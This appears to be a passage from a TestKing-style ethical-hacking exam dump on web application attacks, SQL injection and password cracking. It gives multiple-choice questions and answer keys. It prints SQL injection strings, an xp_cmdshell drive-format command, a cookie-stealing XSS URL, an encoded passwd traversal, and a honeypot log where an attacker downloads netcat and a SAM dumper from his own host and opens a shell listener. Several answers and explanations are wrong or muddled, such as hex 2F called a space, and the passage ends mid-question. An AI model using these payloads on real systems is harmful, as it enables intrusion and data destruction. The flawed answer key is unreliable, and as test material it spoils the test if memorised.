0B0 69 63 72 6F 73 6F 66 74 2D 49 49 53 2F 34 2E 30 ..Microsoft

49 is I, so we get II  
53 is S, so we get IIS  
2F is a space  
34 is 4  
2E is .  
30 is 0  
So we get IIS 4.0

The answer is B

If you don't remember the ASCII hex to Character, there are enough characters and numbers already converted. For example, line "050" has STRIDER which is 53 54 52 49 44 45 52 and gives you the conversion for the "I:" and "S" characters (which is "49" and "53").

**QUESTION NO: 12**

**This kind of attack will let you assume a users identity at a dynamically generated web page or site:**

- A. SQL Injection
- B. Cross Site Scripting
- C. Session Hijacking
- D. Zone Transfer

**Answer: B**

**Explanation:** Cross-site scripting (XSS) is a type of computer security vulnerability typically found in web applications which allow code injection by malicious web users into the web pages viewed by other users. Examples of such code include HTML code and client-side scripts. An exploited cross-site scripting vulnerability can be used by attackers to bypass access controls such as the same origin policy.

**QUESTION NO: 13**

\_\_\_\_\_ will let you assume a users identity at a dynamically generated web page or site.

- A. SQL attack
- B. Injection attack
- C. Cross site scripting
- D. The shell attack
- E. Winzapper

**Answer: C**

**Explanation:** Cross site scripting is also referred to as XSS or CSS. You must know the user is online and you must scam that user into clicking on a link that you have sent in order for this hack attack to work.

**QUESTION NO: 14**

**What is Form Scalpel used for?**

- A. Dissecting HTML Forms
- B. Dissecting SQL Forms
- C. Analysis of Access Database Forms
- D. Troubleshooting Netscape Navigator
- E. Quatro Pro Analysis Tool

**Answer: A**

**Explanation:** Form Scalpel automatically extracts forms from a given web page and splits up all fields for editing and manipulation.

**QUESTION NO: 15**

**Bubba has just accessed he preferred ecommerce web site and has spotted an item that he would like to buy. Bubba considers the price a bit too steep. He looks at the source code of the webpage and decides to save the page locally, so that he can modify the page variables. In the context of web application security, what do you think Bubba has changes?**

- A. A hidden form field value.
- B. A hidden price value.
- C. An integer variable.
- D. A page cannot be changed locally, as it is served by a web server.

**Answer: A**

**QUESTION NO: 16**

**Take a look at the following attack on a Web Server using obstructed URL:**

`http://www.example.com/script.ext?template%2e%2e%2e%2e%2e%2f%2e%2f%65%74%`

**The request is made up of:**

- 1. `%2e%2e%2f%2e%2e%2f%2e%2f%` = `../../../../`
- 2. `%65%74%63` = `etc`
- 3. `%2f` = `/`
- 4. `%70%61%73%73%77%64` = `passwd`

**How would you protect information systems from these attacks?**

- A. Configure Web Server to deny requests involving Unicode characters.
- B. Create rules in IDS to alert on strange Unicode requests.
- C. Use SSL authentication on Web Servers.
- D. Enable Active Scripts Detection at the firewall and routers.

**Answer: B**

**Explanation:**

**This is a typical Unicode attack. By configuring your IDS to trigger on strange Unicode requests you can protect your web-server from this type of attacks.**

**QUESTION NO: 17**

**An attacker has been successfully modifying the purchase price of items purchased at a web site. The security administrators verify the web server and Oracle database have not been compromised directly. They have also verified the IDS logs and found no attacks that could have caused this. What is the mostly likely way the attacker has been able to modify the price?**

- A. By using SQL injection
- B. By using cross site scripting
- C. By changing hidden form values in a local copy of the web page
- D. There is no way the attacker could do this without directly compromising either the web server or the database

**Answer: C**

**Explanation: Changing hidden form values is possible when a web site is poorly built and is trusting the visitors computer to submit vital data, like the price of a product, to the database.**

**QUESTION NO: 18**

**Dan is conducting a penetration testing and has found a vulnerability in a Web Application which gave him the sessionID token via a cross site scripting vulnerability. Dan wants to replay this token. However, the session ID manager (on the server) checks the originating IP address as well. Dan decides to spoof his IP address in order to replay the sessionID. Why do you think Dan might not be able to get an interactive session?**

- A. Dan cannot spoof his IP address over TCP network
- B. The server will send replies back to the spoofed IP address
- C. Dan can establish an interactive session only if he uses a NAT
- D. The scenario is incorrect as Dan can spoof his IP and get responses

**Answer: B**

**Explanation: Spoofing your IP address is only effective when there is no need to establish a two way connection as all traffic meant to go to the attacker will end up at the place of the spoofed address.**

**QUESTION NO: 19**

**What are the differences between SSL and S-HTTP?**

- A. SSL operates at the network layer and S-HTTP operates at the application layer
- B. SSL operates at the application layer and S-HTTP operates at the network layer
- C. SSL operates at the transport layer and S-HTTP operates at the application layer
- D. SSL operates at the application layer and S-HTTP operates at the transport layer

**Answer: C**

**Explanation:** The main difference between the protocols is the layer at which they operate. SSL operates at the transport layer and mimics the "socket library," while S-HTTP operates at the application layer. Encryption of the transport layer allows SSL to be application-independent, while S-HTTP is limited to the specific software implementing it. The protocols adopt different philosophies towards encryption as well, with SSL encrypting the entire communications channel and S-HTTP encrypting each message independently.

**QUESTION NO: 20**

**Kevin sends an email invite to Chris to visit a forum for security professionals. Chris clicks on the link in the email message and is taken to a web based bulletin board. Unknown to Chris, certain functions are executed on his local system under his privileges, which allow Kevin access to information used on the BBS. However, no executables are downloaded and run on the local system. What would you term this attack?**

- A. Phishing
- B. Denial of Service
- C. Cross Site Scripting
- D. Backdoor installation

**Answer: C**

**Explanation:** This is a typical Type-1 Cross Site Scripting attack. This kind of cross-site scripting hole is also referred to as a non

-persistent or reflected vulnerability, and is by far the most common type. These holes show up when data provided by a web client is used immediately by server-side scripts to generate a page of results for that user. If unvalidated user-supplied data is included in the resulting page without HTML encoding, this will allow client-side code to be injected into the dynamic page. A classic example of this is in site search engines: if one searches for a string which includes some HTML special characters, often the search string will be redisplayed on the result page to indicate what was searched for, or will at least include the search terms in the text box for easier editing. If all occurrences of the search terms are not HTML entity encoded, an XSS hole will result.

**QUESTION NO: 21**

**Bill has successfully executed a buffer overflow against a Windows IIS web server. He has been able to spawn an interactive shell and plans to deface the main web page. He first attempts to use the "echo" command to simply overwrite index.html and remains unsuccessful. He then attempts to delete the page and achieves no progress. Finally, he tries to overwrite it with another page in which also he remains unsuccessful. What is the probable cause of Bill's problem?**

- A. You cannot use a buffer overflow to deface a web page
- B. There is a problem with the shell and he needs to run the attack again
- C. The HTML file has permissions of read only
- D. The system is a honeypot

**Answer: C**

**QUESTION NO: 22**

**Bill successfully executed a buffer overflow against a Windows IIS web server. He has been able to spawn in interactive shell and plans to deface the main web page. He fist attempts to use the "Echo" command to simply overwrite index.html and remains unsuccessful. He then attempts to delete the page and achieves no progress. Finally, he tires to overwrite it with another page in which also he remains unsuccessful. What is the probable cause of Bill's problem?**

- A. The system is a honeypot
- B. The HTML file has permissions of read only
- C. You can't use a buffer overflow to deface a web page
- D. There is a problem with the shell and he needs to run the attack again

**Answer: B**

**Explanation:** A honeypot has no interest in stopping an intruder from altering the "target" files. A buffer overflow is a way to gain access to the target computer. Once he has spawned a shell it is unlikely that it will not work as intended, but the user context that the shell is spawned in might stop him from altering the index.html file incase he doesn't have sufficient rights.

**QUESTION NO: 23**

**Data is sent over the network as clear text (unencrypted) when Basic Authentication is configured on Web Servers.**

- A. True
- B. False

**Answer: A**

**Explanation:** Using HTTP basic authentication will result in your password being sent over the internet as clear text. Don't use this technique unless you understand what the ramifications of this are.

**QUESTION NO: 24**

**Barney is looking for a Windows NT/2000/XP command-line tool that can be used to assign display or modify ACLs (Access Control Lists) to files or folders and that could also be used within batch files. Which of the following tools could be used for this purpose?**

- A. PERM.EXE
- B. CACLS.EXE
- C. CLACS.EXE
- D. NTPERM.EXE

**Answer: B**

**Explanation:** Cacs.exe (Change Access Control Lists) is an executable in Microsoft Windows to change Access Control List (ACL) permissions on a directory, its subcontents, or files. An access control list is a list of permissions for a file or directory that controls who can access it.

## Topic 12, Web Application Vulnerabilities (20 questions)

### QUESTION NO: 1

Which of the following statements best describes the term Vulnerability?

- A. A weakness or error that can lead to a compromise
- B. An agent that has the potential to take advantage of a weakness
- C. An action or event that might prejudice security
- D. The loss potential of a threat.

**Answer: A**

**Explanation: Vulnerabilities are all weaknesses that can be exploited.**

### QUESTION NO: 2

Bob is a very security conscious computer user. He plans to test a site that is known to have malicious applets, code, and more. Bob always make use of a basic Web Browser to perform such testing.

Which of the following web browser can adequately fill this purpose?

- A. Internet Explorer
- B. Mozilla
- C. Lynx
- D. Tiger

**Answer: C**

**Explanation: Lynx is a program used to browse the World Wide Web, which works on simple text terminals, rather than requiring a graphical computer display terminal.**

### QUESTION NO: 3

Clive has been hired to perform a Black-Box test by one of his clients.

How much information will Clive obtain from the client before commencing his test?

- A. IP Range, OS, and patches installed.
- B. Only the IP address range.
- C. Nothing but corporate name.
- D. All that is available from the client site.

**Answer: C**

**Explanation:** Penetration tests can be conducted in one of two ways: black-box (with no prior knowledge the infrastructure to be tested) or white-box (with complete knowledge of the infrastructure to be tested). As you might expect, there are conflicting opinions about this choice and the value that either approach will bring to a project.

#### **QUESTION NO: 4**

Scanning for services is an easy job for Bob as there are so many tools available from the Internet. In order for him to check the vulnerability of TestKing, he went through a few scanners that are currently available. Here are the scanners that he uses:

1. Axent's NetRecon (<http://www.axent.com>)
2. SARA, by Advanced Research Organization (<http://www-arc.com/sara>)
3. VLAD the Scanner, by Razor (<http://razor.bindview.com/tools/>)

However, there are many other alternative ways to make sure that the services that have been scanned will be more accurate and detailed for Bob.

What would be the best method to accurately identify the services running on a victim host?

- A. Using Cheops-ng to identify the devices of TestKing.
- B. Using the manual method of telnet to each of the open ports of TestKing.
- C. Using a vulnerability scanner to try to probe each port to verify or figure out which service is running for TestKing.
- D. Using the default port and OS to make a best guess of what services are running on each port for TestKing.

**Answer: B**

**Explanation:**

**By running a telnet connection to the open ports you will receive banners that tells you what service is answering on that specific port.**

**QUESTION NO: 5**

**Jim is having no luck performing a penetration test in TestKing's network. He is running the tests from home and has downloaded every security scanner that he could lay his hands on. Despite knowing the IP range of all the systems, and the exact network configuration, Jim is unable to get any useful results.**

**Why is Jim having these problems?**

- A. Security scanners are not designed to do testing through a firewall.
- B. Security scanners cannot perform vulnerability linkage.
- C. Security scanners are only as smart as their database and cannot find unpublished vulnerabilities.
- D. All of the above.

**Answer: D**

**Explanation: The Security scanners available online are often to "outdated" to perform a live pentest against a victim.**

**QUESTION NO: 6**

You have just received an assignment for an assessment at a company site. Company's management is concerned about external threat and wants to take appropriate steps to insure security is in place. Anyway the management is also worried about possible threats coming from inside the site, specifically from employees belonging to different Departments. What kind of assessment will you be performing ?

- A. Black box testing
- B. Black hat testing
- C. Gray box testing
- D. Gray hat testing
- E. White box testing
- F. White hat testing

**Answer: C**

Internal Testing is also referred to as Gray-box testing.

**QUESTION NO: 7**

**What does black box testing mean?**

- A. You have full knowledge of the environment
- B. You have no knowledge of the environment
- C. You have partial knowledge of the environment

**Answer: B**

**Explanation: Black box testing is conducted when you have no knowledge of the environment. It is more time consuming and expensive.**

**QUESTION NO: 8**

**Bryan notices the error on the web page and asks Liza to enter liza' or '1'=1 in the email field. They are greeted with a message "Your login information has been mailed to johndoe@gmail.com". What do you think has occurred?**

- A. The web application picked up a record at random
- B. The web application returned the first record it found
- C. The server error has caused the application to malfunction
- D. The web application emailed the administrator about the error

**Answer: B**

**Explanation: The web application sends a query to an SQL database and by giving it the criteria 1=1, which always will be true, it will return the first value it finds.**

**QUESTION NO: 9**

**Bret is a web application administrator and has just read that there are a number of surprisingly common web application vulnerabilities that can be exploited by unsophisticated attackers with easily available tools on the Internet.**

**He has also read that when an organization deploys a web application, they invite the world to send HTTP requests. Attacks buried in these requests sail past firewalls, filters, platform hardening, SSL, and IDS without notice because they are inside legal HTTP requests. Bret is determined to weed out any vulnerabilities. What are some common vulnerabilities in web applications that he should be concerned about?**

- A. Non-validated parameters, broken access control, broken account and session management, cross-side scripting and buffer overflows are just a few common vulnerabilities
- B. No IDS configured, anonymous user account set as default, missing latest security patch, no firewall filters set and visible clear text passwords are just a few common vulnerabilities
- C. Visible clear text passwords, anonymous user account set as default, missing latest security patch, no firewall filters set and no SSL configured are just a few common vulnerabilities
- D. No SSL configured, anonymous user account set as default, missing latest security patch, no firewall filters set and an inattentive system administrator are just a few common vulnerabilities

**Answer: A**

**QUESTION NO: 10**

**Liza has forgotten her password to an online bookstore. The web application asks her to key in her email so that they can send her the password. Liza enters her email liza@yahoo.com'. The application displays server error. What is wrong with the web application?**

- A. The email is not valid
- B. User input is not sanitized
- C. The web server may be down
- D. The ISP connection is not reliable

**Answer: B**

**Explanation: All input from web browsers, such as user data from HTML forms and cookies, must be stripped of special characters and HTML tags as described in the following CERT advisories:**

<http://www.cert.org/advisories/CA-1997-25.html>

<http://www.cert.org/advisories/CA-2000-02.html>

**QUESTION NO: 11**

While testing web applications, you attempt to insert the following test script into the search area on the company's web site:

```
<script>alert('Testing Testing Testing')</script>
```

Afterwards, when you press the search button, a pop up box appears on your screen with the text "Testing Testing Testing". What vulnerability is detected in the web application here?

- A. A hybrid attack
- B. A buffer overflow
- C. Password attacks
- D. Cross Site Scripting

**Answer: D**

**Explanation:** Cross-site scripting (XSS) is a type of computer security vulnerability typically found in web applications which allow code injection by malicious web users into the web pages viewed by other users. Examples of such code include HTML code and client-side scripts. An exploited cross-site scripting vulnerability can be used by attackers to bypass access controls such as the same origin policy.

**QUESTION NO: 12**

Kevin has been asked to write a short program to gather user input for a web application. He likes to keep his code neat and simple. He chooses to use `printf(str)` where he should have ideally used `printf(“%s”, str)`. What attack will his program expose the web application to?

- A. Cross Site Scripting
- B. SQL injection Attack
- C. Format String Attack
- D. Unicode Traversal Attack

**Answer: C**

**Explanation:** Format

string attacks are a new class of software vulnerability discovered around 1999, previously thought harmless. Format string attacks can be used to crash a program or to execute harmful code. The problem stems from the use of unfiltered user input as the format string parameter in certain C functions that perform formatting, such as printf(). A malicious user may use the %s and %x format tokens, among others, to print data from the stack or possibly other locations in memory. One may also write arbitrary data to arbitrary locations using the %n format token, which commands printf() and similar functions to write back the number of bytes formatted to the same argument to printf(), assuming that the corresponding argument exists, and is of type int \* .

**QUESTION NO: 13**

Jane has just accessed her preferred e-commerce web site and she has seen an item she would like to buy. Jane considers the price a bit too steep; she looks at the page source code and decides to save the page locally to modify some of the page variables. In the context of web application security, what do you think Jane has changed?

- A. An integer variable
- B. A 'hidden' price value
- C. A 'hidden' form field value
- D. A page cannot be changed locally; it can only be served by a web server

**Answer: C**

**Explanation:** Changing hidden form values is possible when a web site is poorly built and is trusting the visitors computer to submit vital data, like the price of a product, to the database.

**QUESTION NO: 14**

Ivan is auditing a corporate website. Using Winhex, he alters a cookie as shown below.

**Before Alteration: Cookie: lang=en-us; ADMIN=no; y=1 ; time=10:30GMT ;**

**After Alteration: Cookie: lang=en-us; ADMIN=yes; y=1 ; time=12:30GMT ;**

**What attack is being depicted here?**

- A. Cookie Stealing
- B. Session Hijacking
- C. Cross Site Scripting
- D. Parameter Manipulation

**Answer: D**

**Explanation:** Cookies are the preferred method to maintain state in the stateless HTTP protocol. They are however also used as a convenient mechanism to store user preferences and other data including session tokens. Both persistent and non-persistent cookies, secure or insecure can be modified by the client and sent to the server with URL requests. Therefore any malicious user can modify cookie content to his advantage. There is a popular misconception that non-persistent cookies cannot be modified but this is not true; tools like Winhex are freely available. SSL also only protects the cookie in transit.

**QUESTION NO: 15**

\_\_\_\_\_ ensures that the enforcement of organizational security policy does not rely on voluntary web application user compliance. It secures information by assigning sensitivity labels on information and comparing this to the level of security a user is operating at.

- A. Mandatory Access Control
- B. Authorized Access Control
- C. Role-based Access Control
- D. Discretionary Access Control

**Answer: A**

**Explanation :** In computer security, mandatory access control (MAC) is a kind of access control, defined by the TCSEC as "a means of restricting access to objects based on the sensitivity (as represented by a label) of the information contained in the objects and the formal authorization (i.e., clearance) of subjects to access information of such sensitivity."

**QUESTION NO: 16**

Say that "abigcompany.com" had a security vulnerability in the javascript on their website in the past. They recently fixed the security vulnerability, but it had been there for many months. Is there some way to 4go back and see the code for that error?

Select the best answer.

- A. archive.org
- B. There is no way to get the changed webpage unless you contact someone at the company
- C. Usenet
- D. Javascript would not be in their html so a service like usenet or archive wouldn't help you

**Answer: A**

**Explanations:**

Archive.org is a website that periodically archives internet content. They have archives of websites over many years. It could be used to go back and look at the javascript as javascript would be in the HTML code.

**QUESTION NO: 17**

**The GET method should never be used when sensitive data such as credit is being sent to a CGI program. This is because any GET command will appear in the URL and will be logged by any servers. For example, let's say that you've entered your credit card information into a form that uses the GET method. The URL may appear like this:**

**<https://www.xsecurity-bank.com/creditcard.asp?cardnumber=454543433532234>**

**The GET method appends the credit card number to the URL. This means that anyone with access to a server log will be able to obtain this information.**

**How would you protect from this type of attack?**

- A. Replace the GET with POST method when sending data
- B. Never include sensitive information in a script
- C. Use HTTOS SSLV3 to send the data instead of plain HTTPS
- D. Encrypt the data before you send using GET method

**Answer: A**

**Explanation:**

If the method is "get", the user agent takes the value of action, appends a ? to it, then appends the form data set, encoded using the application/x-www-form-urlencoded content type. The user agent then traverses the link to this URI. If the method is "post" --, the user agent conducts an HTTP post transaction using the value of the action attribute and a message created according to the content type specified by the enctype attribute.

**QUESTION NO: 18**

Ivan is auditing a corporate website. Using Winhex, he alters a cookie as shown below.

**TestKing.com**  
Before Alteration: Cookie: lang=en-us; ADMIN=no; y=1 ; time=10:30GMT ;

After Alteration: Cookie: lang=en-us; ADMIN=yes; y=1 ; time=12:30GMT ;  
**TestKing.com**

**What attack is being depicted here?**

- A. Cookie Stealing
- B. Session Hijacking
- C. Cross Site scripting
- D. Parameter Manipulation

**Answer: D**

**Explanation:** Manipulating the data sent between the browser and the web application to an attacker's advantage has long been a simple but effective way to make applications do things in a way the user often shouldn't be able to. In a badly designed and developed web application, malicious users can modify things like prices in web carts, session tokens or values stored in cookies and even HTTP headers. In this case the user has elevated his rights.

**QUESTION NO: 19**

**Annie has just succeeded in stealing a secure cookie via a XSS attack. She is able to replay the cookie even while the session is valid on the server. Why do you think this is possible?**

- A. Any Cookie can be replayed irrespective of the session status
- B. The scenario is invalid as a secure cookie can't be replayed
- C. It works because encryption is performed at the network layer (layer 1 encryption)
- D. It works because encryption is performed at the application layer (Single Encryption Key)

**Answer: D**

**Explanation: Single key encryption (conventional cryptography) uses a single word or phrase as the key. The same key is used by the sender to encrypt and the receiver to decrypt. Sender and receiver initially need to have a secure way of passing the key from one to the other. With TLS or SSL this would not be possible.**

**QUESTION NO: 20**

**Consider the following code:**

```
URL: http://www.xsecurity.com/search.pl?text=<script>alert(document.cookie)</script>
```

**If an attacker can trick a victim user to click a link like this and the web application does not validate input, then the victim's browser will pop up an alert showing the users current set of cookies. An attacker can do much more damage, including stealing passwords, resetting your home page or redirecting the user to another web site.**

**What is the countermeasure against XSS scripting?**

- A. Create an IP access list and restrict connections based on port number
- B. Replace "<" and ">" characters with ?lt; and ?gt; using server scripts
- C. Disable Javascript in IE and Firefox browsers
- D. Connect to the server using HTTPS protocol instead of HTTP

**Answer: B**

**Explanation:** The correct answer contains a string which is an HTML-quoted version of the original script. The quoted versions of these characters will appear as literals in a browser, rather than with their special meaning as HTML tags. This prevents any script from being injected into HTML output, but it also prevents any user-supplied input from being formatted with benign HTML.

## Topic 13, Web Based Password Cracking Techniques (4 question)

### QUESTION NO: 1

**Which of the following is the best way an attacker can passively learn about technologies used in an organization?**

- A. By sending web bugs to key personnel
- B. By webcrawling the organization web site
- C. By searching regional newspapers and job databases for skill sets technology hires need to possess in the organization
- D. By performing a port scan on the organization's web site

**Answer: C**

Note: Sending web bugs, webcrawling their site and port scanning are considered "active" attacks, the question asks "passive"

### QUESTION NO: 2

**You have chosen a 22 character word from the dictionary as your password. How long will it take to crack the password by an attacker?**

- A. 5 minutes
- B. 23 days
- C. 200 years
- D. 16 million years

**Answer: A**

**Explanation:**

A dictionary password cracker simply takes a list of dictionary words, and one at a time encrypts them to see if they encrypt to the one way hash from the system. If the hashes are equal, the password is considered cracked, and the word tried from the dictionary list is the password. As long as you use a word found in or similar to a word found in a dictionary the password is considered to be weak.

**QUESTION NO:3**

**Which of the following is most effective against passwords ?**

**Select the Answer:**

- A. Dictionary Attack
- B. BruteForce attack
- C. Targeted Attack
- D. Manual password Attack

**Answer: B**

**Explanation:**

The most effective means of password attack is brute force, in a brute force attack the program will attempt to use every possible combination of characters. While this takes longer than a dictionary attack, which uses a text file of real words, it is always capable of breaking the password.

**QUESTION NO: 4**

**Johnny is a member of the hacking group orpheus1. He is currently working on breaking into the Department of Defense's front end exchange server. He was able to get into the server, located in a DMZ, by using an unused service account that had a very weak password that he was able to guess. Johnny wants to crack the administrator password, but does not have a lot of time to crack it. He wants to use a tool that already has the LM hashes computed for all possible permutations of the administrator password.**

**What tool would be best used to accomplish this?**

- A. RainbowCrack
- B. SMBCrack
- C. SmurfCrack

## D. PSCrack

**Answer: A**

**Explanation:** RainbowCrack is a general purpose implementation of Philippe Oechslin's faster time-memory trade-off technique. In short, the RainbowCrack tool is a hash cracker. A traditional brute force cracker try all possible plaintexts one by one in cracking time. It is time consuming to break complex password in this way. The idea of time-memory trade-off is to do all cracking time computation in advance and store the result in files so called "rainbow table". It does take a long time to precompute the tables. But once the one time precomputation is finished, a time-memory trade-off cracker can be hundreds of times faster than a brute force cracker, with the help of precomputed tables.

## Topic 14, SQL Injection (16 questions)

### QUESTION NO: 1

The following excerpt is taken from a honeypot log that was hosted at lab.wiretrip.net. Snort reported Unicode attacks from 213.116.251.162. The file Permission Canonicalization vulnerability (UNICODE attack) allows scripts to be run in arbitrary folders that do not normally have the right to run scripts. The attacker tries a Unicode attack and eventually succeeds in displaying boot.ini.

He then switches to playing with RDS, via msadcs.dll. The RDS vulnerability allows a malicious user to construct SQL statements that will execute shell commands (such as CMD.EXE) on the IIS server. He does a quick query to discover that the directory exists, and a query to msadcs.dll shows that it is functioning correctly. The attacker makes a RDS query which results in the commands run as shown below:

```
"cmd1.exe /c open 213.116.251.162 >ftpcom"  
"cmd1.exe /c echo johna2k >>ftpcom"  
"cmd1.exe /c echo haxedj00 >>ftpcom"  
"cmd1.exe /c echo get nc.exe >>ftpcom"  
"cmd1.exe /c echo get samdump.dll >>ftpcom"  
"cmd1.exe /c echo quit >>ftpcom"  
"cmd1.exe /c ftp -s:ftpcom"  
"cmd1.exe /c nc -l -p 6969 e-cmd1.exe"
```

**What can you infer from the exploit given?**

- A. It is a local exploit where the attacker logs in using username johna2k.
- B. There are two attackers on the system - johna2k and haxedj00.
- C. The attack is a remote exploit and the hacker downloads three files.
- D. The attacker is unsuccessful in spawning a shell as he has specified a high end UDP port.

**Answer: C**

**QUESTION NO: 2**

**Bank of Timbuktu was a medium-sized, regional financial institution in Timbuktu. The bank has deployed a new Internet-accessible Web application recently, using which customers could access their account balances, transfer money between accounts, pay bills and conduct online financial business using a Web browser.**

**John Stevens was in charge of information security at Bank of Timbuktu. After one month in production, several customers complained about the Internet enabled banking application. Strangely, the account balances of many bank's customers has been changed! However, money hadn't been removed from the bank. Instead, money was transferred between accounts. Given this attack profile, John Stevens reviewed the Web application's logs and found the following entries:**

```
Attempted login of unknown user: John
Attempted login of unknown user: sysaR
Attempted login of unknown user: sencat
Attempted login of unknown user: pete '';
Attempted login of unknown user: ' or 1=1--
Attempted login of unknown user: '; drop table logins--
Login of user jason, sessionID= 0x75627578626F6F6B
Login of user daniel, sessionID= 0x98627579539E13BE
Login of user rebecca, sessionID= 0x90627579944CCB811
Login of user mike, sessionID= 0x9062757935FB5C64
Transfer Funds user jason
Pay Bill user mike
Logout of user mike
```

**What kind of attack did the Hacker attempt to carry out at the bank? (Choose the best answer)**

- A. The Hacker attempted SQL Injection technique to gain access to a valid bank login ID.
- B. The Hacker attempted Session hijacking, in which the Hacker opened an account with the bank, then logged in to receive a session ID, guessed the next ID and took over Jason's session.
- C. The Hacker attempted a brute force attack to guess login ID and password using password cracking tools.
- D. The Hacker used a random generator module to pass results to the Web server and exploited Web application CGI vulnerability.

**Answer: A**

**Explanation: The following part:**

Attempted login of unknown user: pete '';

Attempted login of unknown user: ' or 1=1--

Attempted login of unknown user: '; drop table logins--

Clearly shows a hacker trying to perform a SQL injection by bypassing the login with the statement 1=1 and then dumping the logins table.

### **QUESTION NO: 3**

**Bill is attempting a series of SQL queries in order to map out the tables within the database that he is trying to exploit.**

**Choose the attack type from the choices given below.**

- A. Database Fingerprinting
- B. Database Enumeration
- C. SQL Fingerprinting
- D. SQL Enumeration

**Answer: A**

**Explanation: He is trying to create a view of the characteristics of the target database, he is taking it's fingerprints.**

### **QUESTION NO: 4**

**Bob has been hired to do a web application security test. Bob notices that the site is dynamic and infers that they must be making use of a database at the application back end. Bob wants to validate whether SQL Injection would be possible.**

**What is the first character that Bob should use to attempt breaking valid SQL requests?**


- A. Semi Column
- B. Double Quote
- C. Single Quote
- D. Exclamation Mark

**Answer: C**

**Explanation: In SQL single quotes are used around values in queries, by entering another single quote Bob tests if the application will submit a null value and probably returning an error.**

**QUESTION NO: 5**

**Exhibit:**



**You are conducting pen-test against a company's website using SQL Injection techniques. You enter "anything or 1=1-" in the username field of an authentication form. This is the output returned from the server.**

**What is the next step you should do?**

A. Identify the user context of the web application by running\_

`http://www.example.com/order/include_rsa.asp?pressReleaseID=5`

AND

`USER_NAME() = 'dbo'`

B. Identify the database and table name by running:

`http://www.example.com/order/include_rsa.asp?pressReleaseID=5`

AND

`ascii(lower(substring((SELECT TOP 1 name FROM sysobjects  
WHERE  
xtype='U'),1))) > 109`

C. Format the C: drive and delete the database by running:

`http://www.example.com/order/include_rsa.asp?pressReleaseID=5`

AND

`xp_cmdshell 'format c: /q /yes '; drop database myDB; --`

D. Reboot the web server by running:

`http://www.example.com/order/include_rsa.asp?pressReleaseID=5`

AND `xp_cmdshell 'iisreset -reboot'; --`

**Answer: A**

#### **QUESTION NO: 5**

**Your boss Tess King is attempting to modify the parameters of a Web-based application in order to alter the SQL statements that are parsed to retrieve data from the database. What would you call such an attack?**

- A. SQL Input attack
- B. SQL Piggybacking attack
- C. SQL Select attack
- D. SQL Injection attack

**Answer: D**

**Explanation: This technique is known as SQL injection attack**

#### **QUESTION NO: 6**

**Which of the following activities will not be considered passive footprinting?**

- C. Scan the range of IP address found in the target DNS database
- D. Perform multiples queries using a search engine

**Answer: C**

**Explanation: Scanning is not considered to be passive footprinting.**

**QUESTION NO: 7**

**When a malicious hacker identifies a target and wants to eventually compromise this target, what would be among the first steps that he would perform? (Choose the best answer)**

- A. Cover his tracks by eradicating the log files and audit trails.
- B. Gain access to the remote computer in order to conceal the venue of attacks.
- C. Perform a reconnaissance of the remote target for identical of venue of attacks.
- D. Always begin with a scan in order to quickly identify venue of attacks.

**Answer: C**

**Explanation: A hacker always starts with a preparatory phase (Reconnaissance) where he seeks to gather as much information as possible about the target of evaluation prior to launching an attack. The reconnaissance can be either passive or active (or both).**

**QUESTION NO: 10**

**Central Frost Bank was a medium-sized, regional financial institution in New York. The bank recently deployed a new Internet-accessible Web application. Using this application, Central Frost's customers could access their account balances, transfer money between accounts, pay bills and conduct online financial business through a Web browser. John Stevens was in charge of information security at Central Frost Bank. After one month in production, the Internet banking application was the subject of several customer complaints. Mysteriously, the account balances of many of Central Frost's customers had been changed! However, money hadn't been removed from the bank. Instead, money was transferred between accounts. Given this attack profile, John Stevens reviewed the Web application's logs and found the following entries:**

Attempted login of unknown user: johnm

Attempted login of unknown user: susaR  
Attempted login of unknown user: sencat  
Attempted login of unknown user: pete";  
Attempted login of unknown user: ' or 1=1--  
Attempted login of unknown user: '; drop table logins--  
Login of user jason, sessionID= 0x75627578626F6F6B  
